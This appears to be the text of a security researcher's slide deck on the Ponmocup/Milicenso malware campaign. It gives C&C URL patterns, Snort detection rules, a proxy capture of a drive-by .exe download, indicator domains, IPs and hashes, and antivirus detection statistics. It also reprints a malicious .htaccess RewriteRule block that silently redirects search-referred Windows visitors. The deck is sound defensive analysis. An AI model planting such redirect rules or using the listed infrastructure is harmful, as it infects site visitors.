* NEW * Samples of infector downloads: [2011-05-12](#) / [2011-06-30](#) / [2011-07-19](#) / [2011-07-21](#) / [2011-08-03](#)

* NEW * Online analysis of latest infector samples: [Anubis](#) / [ThreatExpert](#) (2011-07-19)

* NEW * Online analysis of latest infector samples: [Anubis](#) / [ThreatExpert](#) (2011-07-21)

URL-pattern: /se/...[long hex string].../...[7-8-char hex string].../<search_query_words>.com

Domain / IP: subdomain.therealityglove.com / 95.168.177.142

(where subdomain is often one word followed by one number, <search_query_words> are the search query words)

After executing the downloaded .COM-file infector:

URL-pattern: /html/license_43EC922...[long hex string].html

Domain / IP: surfacechicago.net / 78.159.100.32, checkwebspeed.net / 95.211.8.196

Sharing C&C traffic details

C&C traffic details / URL-patterns

```
/cgi-bin/r.cgi?p=...&h=%{HTTP_HOST}&u=  
%{REQUEST_URI}&q=%{QUERY_STRING}&t=%{TIME}  
/se/...[long hex string].../[7-8 char  
hex string].../<search_query_words>.com
```

After executing the downloaded .COM-file infector:

```
/html/license_...[long hex string].html  
/images2/...[long hex string].swf  
/cgi-bin/shopping3.cgi?a=[long hex string]  
/cgi-bin/unshopping3.cgi?b=[long hex str]  
/cgi-bin/rokfeller3.cgi?v=11  
(with long hex string in POST body)
```

C&C patterns → devel ET Snort rules

Snort EmergingThreat Rules

<http://doc.emergingthreats.net/bin/view/Main/WebSearch?search=Ponmocup>

[pre infection]

```
ET CURRENT_EVENTS Ponmocup Redirection from infected Website to Trojan-Downloader"; content:"/cgi-bin/r.cgi"
ET TROJAN Possible Ponmocup Driveby Download";
  pcre:"/\//se\[a-f0-9]{100,200}\/[a-f0-9]{6,9}\/[A-Z0-9_]{4,200}\.com/Ui"
```

[post infection]

```
ET CURRENT_EVENTS Ponmocup C2 Post-infection Checkin";
  pcre:"/\7html\//license_[0-9A-F]{550,}\.html/Ui"
ET CURRENT_EVENTS Ponmocup C2 Sending Data to Controller 1";
  pcre:"/^\/images2\[0-9a-fA-F]{500,}/U"
ET CURRENT_EVENTS Ponmocup C2 Sending Data to Controller 2";
  uricontent:"/cgi-bin/rokfeller3.cgi?v=11"
ET CURRENT_EVENTS Ponmocup C2 Malware Update before fake JPEG download";
  uricontent:"/cgi-bin/shopping3.cgi?a="
ET CURRENT_EVENTS Ponmocup C2 Malware Update after fake JPEG download";
  uricontent:"/cgi-bin/unshopping3.cgi?b=„

ET USER_AGENTS Spoofed MSIE 7 User-Agent Likely Ponmocup"
ET USER_AGENTS Spoofed MSIE 8 User-Agent Likely Ponmocup"
```

Google: are you searching for this EXE?

The screenshot shows the Paros Proxy application window. The title bar reads "1 - Paros". The menu bar includes "File", "Edit", "View", "Analyse", "Report", "Tools", and "Help". The "Sites" tab is selected on the left, displaying a tree view of sites. The "Request" tab is selected on the right, showing the details of an HTTP request.

Sites:

- Sites
 - http://clients1.google.ch
 - http://kritikaa.ilanes.com
 - GET:url(cd,ei,sa,sig2,sou
 - http://ml.buymeaslut.com**
 - http://www.bth.ch
 - http://www.google.ch

Request:

HTTP/1.1 200 OK
Server: nginx/1.1.17
Date: Fri, 05 Oct 2012 13:01:24 GMT
Content-Type: application/octet-stream
Content-Length: 540672
Last-Modified: Fri, 05 Oct 2012 12:15:04 GMT
Connection: close
Set-Cookie: PHPSESSID=g2rge5a976j3tv4nbnkoms6552; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: post-check=0, pre-check=0
Accept-Ranges: none
Content-Disposition: attachment; filename="goog1e_born_help.exe"

Response:

MZ [garbled text]
in DOS mode.
\$ [garbled text]

Google: are you searching for this EXE?

1 - Paros

File Edit View Analyse Report Tools Help

Sites

- Sites
 - http://clients1.google.ch
 - http://kritikaa.ilanes.com
 - GET: url(cd,ei,sa,sig2,sou
 - http://ml.buymeaslut.com**
 - http://www.bth.ch

Request **Response** **Trap**

HTTP/1.1 200 OK
Server: nginx/1.1.17
Date: Fri, 05 Oct 2012 13:01:24 GMT
Content-Type: application/octet-stream
Content-Length: 540672
Last-Modified: Fri, 05 Oct 2012 12:15:04 GMT

http://www.google.ch/url?q=http://www.bth.ch/&sa
http://www.bth.ch/
http://kritikaa.ilanes.com/url?sa=D&source=web&
http://ml.buymeaslut.com/

28	GET		
29	GET		
30	GET		
31	GET	http://clients1.google.ch/complete/search?client=heirloom-hp&hl=de&gs_nf=1&cp=12&gs_id=11&q=born%2...	200 OK
32	GET	http://www.google.ch/search?hl=de-CH&source=hp&q=born+to+help&gbv=2&oq=born+to+help&gs_l=heirloo...	200 OK
34	GET	http://www.google.ch/url?q=http://www.bth.ch/&sa=U&ei=ENpuUMimBemm4qTix4CoAQ&ved=0CBYQFjAA&us...	302 Found
35	GET	http://www.bth.ch/	302 Found
37	GET	http://kritikaa.ilanes.com/url?sa=D&source=web&cd=23&ved=073iYdHz2&url=http://www.bth.ch/&ei=2ZltfKzI4...	302 Moved Tempo...
39	GET	http://ml.buymeaslut.com/	200 OK

Infection Vector / Delivery

- Redirection through infected .htaccess file
 - Ponmocup, lots changed, but not all (March 8, 2012)
<http://c-apt-ure.blogspot.com/2012/03/ponmocup-lots-changed-but-not-all.html>

Now let's take another look at the first step of infection, the redirection URLs from the infected ".htaccess" file on a hacked webserver. I believe the .htaccess files are manipulated using stolen (FTP or other) logins to these webserver.


I got hold of such a [.htaccess file](#) and located the malicious "code". The 33 lines of code are *well hidden* in the middle of the over 3,000 lines long file, which is *really hard to find ;-)* (end of sarcasm)

Symantec Blog (July 2012)

<http://www.symantec.com/connect/blogs/trojanmilicenso-infection-through-htaccess-redirection>

Trojan.Milicenso: Infection through .htaccess Redirection

Updated: 04 Jul 2012 | Translations available: 日本語




Kaoru Hayashi

Redirection using the .htaccess file

The .htaccess file is a configuration file for Web traffic, for example: restrict access to certain Web sites, etc. In order to monitor network traffic to legitimate Web servers and modify the .htaccess file on vulnerable Web servers and modify the .htaccess file.

The following image illustrates the flow of .htaccess redirection.



Symantec Blog (July 2012)

<http://www.symantec.com/connect/blogs/trojanmilicenso-infection-through-htaccess-redirection>

The configuration is also very carefully crafted in order to prevent exposure of infection by external users or researchers. Access to the compromised website will be redirected to a malicious website only if all of the following conditions are met:

1. It is the first time that the website has been visited.

Note: There is no redirection after the first visit.

2. The website is visited by clicking on a link in search engine results, SNS, or email.

Note: There is no redirection if the user visits the website from a bookmark or by pasting the URL into the browser address field.

3. The threat is running on the Windows platform.

Note: There is no redirection if the threat is running on any other platform.

4. A popular web browser is being used.

Note: There is no redirection for unconventional web browsers or search engines.

The attacker can track where the traffic comes from by inserting the original URL into the redirect request.

```
RewriteCond %{HTTP_COOKIE} !A.%}zm.*$ [NC]
RewriteCond %{HTTP_USER_AGENT} .*windows.* [NC]
RewriteCond %{HTTPS} !off$
RewriteRule A(.*)$ http://[REDACTED].com/ur17sa=D&source=web&cd=19&ved=0koxZIQRF&url=http://%{HTTP_HOST}%{REQUEST_URI}
5urc6rg5q12qi2Ix1q495y1pw==&usg=ux3OZIQRMdMANKLzyhh2&s1g2=BS68Eke2sAw5LPv7pfLLU
```

Malicious URL to redirect

Original URL requested by user

Figure 3. Configuration of a redirection to a malicious website in the .htaccess file.

AV Detections of DLL samples

Detections for „**Vundo**“ of 3 DLL
Samples (28)

3 ClamAV	1 AntiVir
3 McAfee	1 F-Secure
3 Microsoft	1 MicroWorld-eScan
3 TotalDefense	1 nProtect
2 BitDefender	1 PCTools
2 Emsisoft	1 Symantec
2 Gdata	1 TrendMicro
2 McAfee-GW-Ed	1 TrendMicro-HC

AV Detections of DLL samples

Detections for „**Monder**“ (5)

- 1 Antiy-AVL
- 1 Fortinet
- 1 Ikarus
- 1 NANO-Antivirus
- 1 nProtect

Detections for „**Virtumonde**“ (7)

- 3 Commtouch**
- 3 F-Prot**
- 1 VIPRE

AV Detections of DLL samples

Detections for „**Kryptik**“ (11)

3 ESET-NOD32

2 Fortinet

2 Norman

2 VIPRE

1 TheHacker

1 Agnitum

Detections for „**Pirminay**“

2 Ikarus

Detections for „**Ponmocup**“

(none)

ThreatExpert's Statistics for *Trojan.Win32.Monder [Ikarus]*:

Trojan.Win32.Monder [Ikarus] is also known as:

Threat Alias	<u>Monder [Ikarus]</u>	Number of Incidents
Troj/Virtum-Gen [Sophos]	Virtum (Gen)	3,129
Trojan.Vundo [Symantec]	Vundo (Gen)	2,770
Trojan.Win32.Monder.atxg [Kaspersky Lab]	Monder (Gen)	2,652
Vundo [McAfee]	Virtumonde (Adw)	2,515
Trojan.Virtumonde [PC Tools]		2,297
Win-Trojan/Vundo.48128.D [AhnLab]		1,020
Trojan.Win32.Monder.chol [Kaspersky Lab]		399
Trojan.Win32.Monder.gen [Kaspersky Lab]		94
Vundo.gen.m [McAfee]	Mal/Generic	59
Trojan:Win32/Vundo.gen!R [Microsoft]	Packed.Generic	47
Trojan.Vundo.B [Symantec]	Adware.*	37
Mal/Generic-A [Sophos]		36
Trojan.Win32.Monderd.gen [Kaspersky Lab]		35
Trojan:Win32/Vundo.IX [Microsoft]		35
Trojan.Monder!sd6 [PC Tools]		27
Packed.Generic.201 [Symantec]		26
Adware.VirtuMonde [Symantec]		24
Trojan:Win32/Vundo.gen!D [Microsoft]		23
Mal/Generic-A, Troj/Virtum-Gen [Sophos]		17

Ponmocup Malware → VT check

MD5: 584fe856bb348e0089f7b59ec31881a5

google_born_help.exe

2 / 42 2012-10-05 Kryptik

MD5: 636a985d6e14c27ffc4fe6393ec96208

google_hotel_mariina.exe

2 / 44 2012-11-10 Pirminay

MD5: 43953a6cbeaa3dc0b5cddf0af12b4b80

plugin__mehdi_andynews__setup.exe

0 / 47 2013-05-21

27 / 47 2013-06-04

3x Vundo, 3x Pirminay, Ponmocup, Virtumonde

Let's look at some more samples

VT Detections for "Vundo"

28771	Microsoft	98.6%
19882	McAfee	68.2%
16346	BitDefender	56.0%
16319	GData	55.9%
15714	F-Secure	53.9%
15122	AntiVir	51.8%
14743	McAfee-GW-Edition	50.5%
13216	Emsisoft	45.3%
12094	TrendMicro	41.5%
11766	Ikarus	40.3%
11125	TotalDefense	38.1%
10772	TrendMicro-HouseCall	36.9%
8544	CAT-QuickHeal	29.3%
8162	VIPRE	28.0%
7620	nProtect	26.1%

Let's look at some more samples

VT Detections for "Virtum*" (Virtumond[eo])

24745	F-Prot	84.8%
22645	CommTouch	77.6%
22177	Sophos	76.0%
9302	DrWeb	31.9%
5418	VIPRE	18.6%
4439	Norman	15.2%
3621	Ikarus	12.4%
2786	AhnLab-V3	9.6%
2733	Panda	9.4%
2172	Authentium	7.4%
1011	Fortinet	3.5%
943	VBA32	3.2%
900	NOD32	3.1%
881	a-squared	3.0%

Let's look at some more samples

VT Detections for "Virtumond*" [eo]

24745	F-Prot	84.8%
22645	CommTouch	77.6%
4564	VIPRE	15.6%
4439	Norman	15.2%
3619	Ikarus	12.4%
2785	AhnLab-V3	9.5%
2733	Panda	9.4%
2172	Authentium	7.4%
900	NOD32	3.1%
881	a-squared	3.0%
875	CAT-QuickHeal	3.0%
869	VBA32	3.0%
869	Kaspersky	3.0%

Let's look at some more samples

VT Detections for "Kryptik"

14751	NOD32	50.6%
11667	ESET-NOD32	40.0%
9084	Fortinet	31.1%
7650	VIPRE	26.2%
5887	TheHacker	20.2%
5153	Comodo	17.7%
4153	Norman	14.2%
3484	VirusBuster	11.9%
2295	Agnitum	7.9%
797	Rising	2.7%
781	NOD32Beta	2.7%
729	SUPERAntiSpyware	2.5%
439	Avast	1.5%

Let's look at some more samples

VT Detections for “Monder”

4890	Kaspersky	16.8%
3867	AhnLab-V3	13.3%
3734	Jiangmin	12.8%
2414	nProtect	8.3%
2411	VBA32	8.3%
2334	Antiy-AVL	8.0%
2078	TheHacker	7.1%
1780	ViRobot	6.1%
1660	Norman	5.7%
1631	Ikarus	5.6%
1492	CAT-QuickHeal	5.1%
1398	Fortinet	4.8%
1327	NANO-Antivirus	4.5%

Let's look at some more samples

VT Detections for "Swisyn"

44	AhnLab-V3	0.2%
40	TotalDefense	0.1%
28	eTrust-Vet	0.1%
7	VBA32	0.0%
4	Panda	0.0%
4	Norman	0.0%
3	Kaspersky	0.0%
2	SUPERAntiSpyware	0.0%
2	Sophos	0.0%
2	Fortinet	0.0%

Let's look at some more samples

VT Detections for "Milicenso"

63	Symantec	0.2%
61	PCTools	0.2%
3	eSafe	0.0%
3	AhnLab-V3	0.0%

Printer Bomb/Troj Milicenso

http://www.symantec.com/security_response/writeup.jsp?docid=2010-071503-4247-99

Trojan.Milicenso

Risk Level 1: Very Low

Summary

Technical Details

Removal

IOC matches

Printer Friendly

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The Trojan creates the following registry entries to alter Internet Explorer settings:

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\2 = "[BINARY DATA]"
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\4 = "[BINARY DATA]"
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5 = "[BINARY DATA]"
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\7 = "[BINARY DATA]"
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\8 = "[BINARY DATA]"
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\9 = "[BINARY DATA]"
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\2 = "[BINARY DATA]"
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\4 = "[BINARY DATA]"
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5 = "[BINARY DATA]"
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\7 = "[BINARY DATA]"
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\8 = "[BINARY DATA]"
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\9 = "[BINARY DATA]"

- %Windir%\system32\spool\PRINTERS\[FILE NAME ONE].SHD
- %Windir%\system32\spool\PRINTERS\[FILE NAME TWO].SHD

Tweeting about Ponmocup Finder



TomU @c_APT_ure

24 May

The following 80 web servers are currently infected to redirect to
#Ponmocup #malware

security-research.dyndns.org/pub/botnet/pon...

Ref: c-apt-ure.blogspot.com/search/label/p...

Expand



TomU @c_APT_ure

24 May

The following 118 web servers have been infected to redirect to
#Ponmocup #malware

security-research.dyndns.org/pub/botnet/pon...

Ref: c-apt-ure.blogspot.com/search/label/p...

Expand